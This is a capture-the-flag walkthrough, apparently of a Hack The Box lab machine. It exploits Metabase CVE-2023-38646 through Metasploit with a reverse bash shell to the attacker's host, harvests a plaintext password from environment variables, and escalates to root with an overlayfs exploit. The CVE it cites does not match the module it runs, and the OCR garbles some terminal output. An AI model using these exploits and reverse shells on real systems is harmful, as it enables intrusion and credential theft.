
## Information Gathering


#### 1) Found open ports

```
(vigneswar® vigneswar)-[~]
$ nmap 10.10.11.233
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-14 15:13 IST
Nmap scan report for 10.10.11.233
Host is up (0.58s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
Nmap done: 1 IP address (1 host up) scanned in 58.13 seconds
```

#### 2) Found a web page



#### 3) Found a login page



## **Vulnerability Assessment**

1) Found a vulnerability in metabase

# Metabase - Remote Code Execution (CVE-2023-38646)



## Exploitation

#### 1) Exploited the rce

```
msf6 exploit(
                                                                    ) > show options
Module options (exploit/linux/http/metabase_setup_token_rce):
                   Current Setting Required Description
                                                         A proxy chain of format type:host:port[,type:host:port][...]
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
The target port (TCP)
Negotiate SSL/TLS for outgoing connections
The URI of the Metabase Application
    RHOSTS
                                            ves
    RPORT
    TARGETURI
                                                          HTTP server virtual host
    VHOST
Pavload options (cmd/unix/reverse bash):
             Current Setting Required Description
    LHOST
                                                    The listen address (an interface may be specified)
    LPORT
                                                    The listen port
Exploit target:
    Id Name
         Automatic Target
View the full module info with the info, or info -d command.
                                                  tup_token_rce) > set rhosts 10.10.11.233
<u>msf6</u> exploit(
more exploit(timex/mttp/metabasi
rhosts ⇒ 10.10.11.233
msf6 exploit(timux/http/metabasi
vhost ⇒ data.analytical.htb

<u>msf6</u> exploit(linux/http/metaba
rport ⇒ 80
msf6 exploit(
                                                            en_rce) > set lhost 10.10.16.3
   ost ⇒ 10.10.16.3
<u>f6</u> exploit(linux/
```

#### 2) Got the shell

```
[*] 10.10.11.233:80 - The target appears to be vulnerable. Version Detected: 0.46.6
msf6 exploit(linux/http/metabase_setup_token_rce) > run

[*] Started reverse TCP handler on 10.10.16.3:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Version Detected: 0.46.6
[+] Found setup token: 249fa03d-fd94-4d5b-b94f-b4ebf3df681f
[*] Sending exploit (may take a few seconds)
[*] Command shell session 1 opened (10.10.16.3:4444 → 10.10.11.233:46628) at 2023-11-14 15:23:47 +0530
whoami metabase
■
```

#### 3)we are docker

```
eth0
          Link encap:Ethernet
                              HWaddr 02:42:AC:11:00:02
          inet addr:172.17.0.2 Bcast:172.17.255.255 Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:3832 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6073 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1131850 (1.0 MiB) TX bytes:6318741 (6.0 MiB)
lo
          Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:1 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:112 (112.0 B) TX bytes:112 (112.0 B)
```

4) Found some scripts

```
ls
certs
metabase.jar
run_metabase.sh
```

5) seems like passwords are stored in environment variables

```
# Here we define which env vars are the ones that will be supported with a "_FILE" ending. We
started with the ones that would contain sensitive data
docker_setup_env() {
    file_env 'MB_DB_USER'
    file_env 'MB_DB_PASS'
    file_env 'MB_DB_CONNECTION_URI'
    file_env 'MB_EMAIL_SMTP_PASSWORD'
    file_env 'MB_EMAIL_SMTP_USERNAME'
    file_env 'MB_LDAP_PASSWORD'
    file_env 'MB_LDAP_BIND_DN'
}
```

6) Found user and password from environment variables

```
MB_LDAP_BIND_DN=
LANGUAGE=en US:en
USER=metabase
HOSTNAME=7b5b071fa705
FC LANG=en-US
SHLVL=5
LD_LIBRARY_PATH=/opt/java/openjdk/lib/server:/opt/java/openjdk/lib:/opt/java/openjdk/../lib
HOME=/home/metabase
OLDPWD=/home/metabase
MB_EMAIL_SMTP_PASSWORD=
LC CTYPE=en US.UTF-8
JAVA VERSION=jdk-11.0.19+7
LOGNAME=metabase
=/bin/sh
MB_DB_CONNECTION_URI=
PATH=/opt/java/openjdk/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
MB_DB_PASS=
MB_JETTY_HOST=0.0.0.0
META_PASS=An4lytics_ds20223#
LANG=en_US.UTF-8
MB_LDAP_PASSWORD=
SHELL=/bin/sh
MB_EMAIL_SMTP_USERNAME=
MB_DB_USER=
META_USER=metalytics
LC_ALL=en_US.UTF-8
JAVA_HOME=/opt/java/openjdk
PWD=/app
MB_DB_FILE=//metabase.db/metabase.db
```

### 7) Logged in with ssh

```
└-$ ssh metalytics@10.10.11.233
metalytics@10.10.11.233's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.2.0-25-generic x86_64)
 * Documentation: https://help.ubuntu.com
 * Management:
                  https://landscape.canonical.com
 * Support:
                   https://ubuntu.com/advantage
  System information as of Tue Nov 14 11:21:32 AM UTC 2023
 System load:
                            0.4326171875
                            93.2% of 7.78GB
 Usage of /:
                            27%
 Memory usage:
 Swap usage:
                            0%
 Processes:
                            319
 Users logged in:
 IPv4 address for docker0: 172.17.0.1
 IPv4 address for eth0: 10.10.11.233
  IPv6 address for eth0:
                          dead:beef::250:56ff:feb9:d147
  \Rightarrow / is using 93.2% of 7.78GB
  ⇒ There are 147 zombie processes.
 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
  just raised the bar for easy, resilient and secure K8s cluster deployment.
  https://ubuntu.com/engage/secure-kubernetes-at-the-edge
Expanded Security Maintenance for Applications is not enabled.
O updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Tue Oct 3 09:14:35 2023 from 10.10.14.41
metalytics@analytics:~$
```

```
metalytics@analytics:~$ cat user.txt
9d8467b16bdeb3a7215a810786f836c8
metalytics@analytics:~$
```

## Privilege Escalation

1) Enumerated the system

```
metalytics@analytics:~$ cat /etc/os-release
PRETTY_NAME="Ubuntu 22.04.3 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.3 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy
metalytics@analytics:~$
```

```
metalytics@analytics:~$ sudo -V
Sudo version 1.9.9
Sudoers policy plugin version 1.9.9
Sudoers file grammar version 48
Sudoers I/O plugin version 1.9.9
Sudoers audit plugin version 1.9.9
```

OS version is vulnerable

https://securitylabs.datadoghq.com/articles/overlayfs-cve-2023-0386/

#### 2) Exploited the vulnerability

```
msf6 exploit(linux/local/cve_2021_3493_overlayfs) > exploit

[*] Started reverse TCP handler on 10.10.16.3:4444
[!] AutoCheck is disabled, proceeding with exploitation
[*] Writing '/tmp/.ERM90B9BKS/.ZtjAM1rPHn' (17840 bytes) ...
[*] Writing '/tmp/.ERM90B9BKS/.FoDGA56qRq' (250 bytes) ...
[*] Launching exploit ...
[*] Sending stage (3045380 bytes) to 10.10.11.233
[+] Deleted /tmp/.ERM90B9BKS/.ZtjAM1rPHn
[+] Deleted /tmp/.ERM90B9BKS
[*] Meterpreter session 2 opened (10.10.16.3:4444 → 10.10.11.233:54274) at 2023-11-14 17:53:40 +0530
```

whoami
root
cat /root/root.txt
a27cacede6304edbef5e8ce43a24003a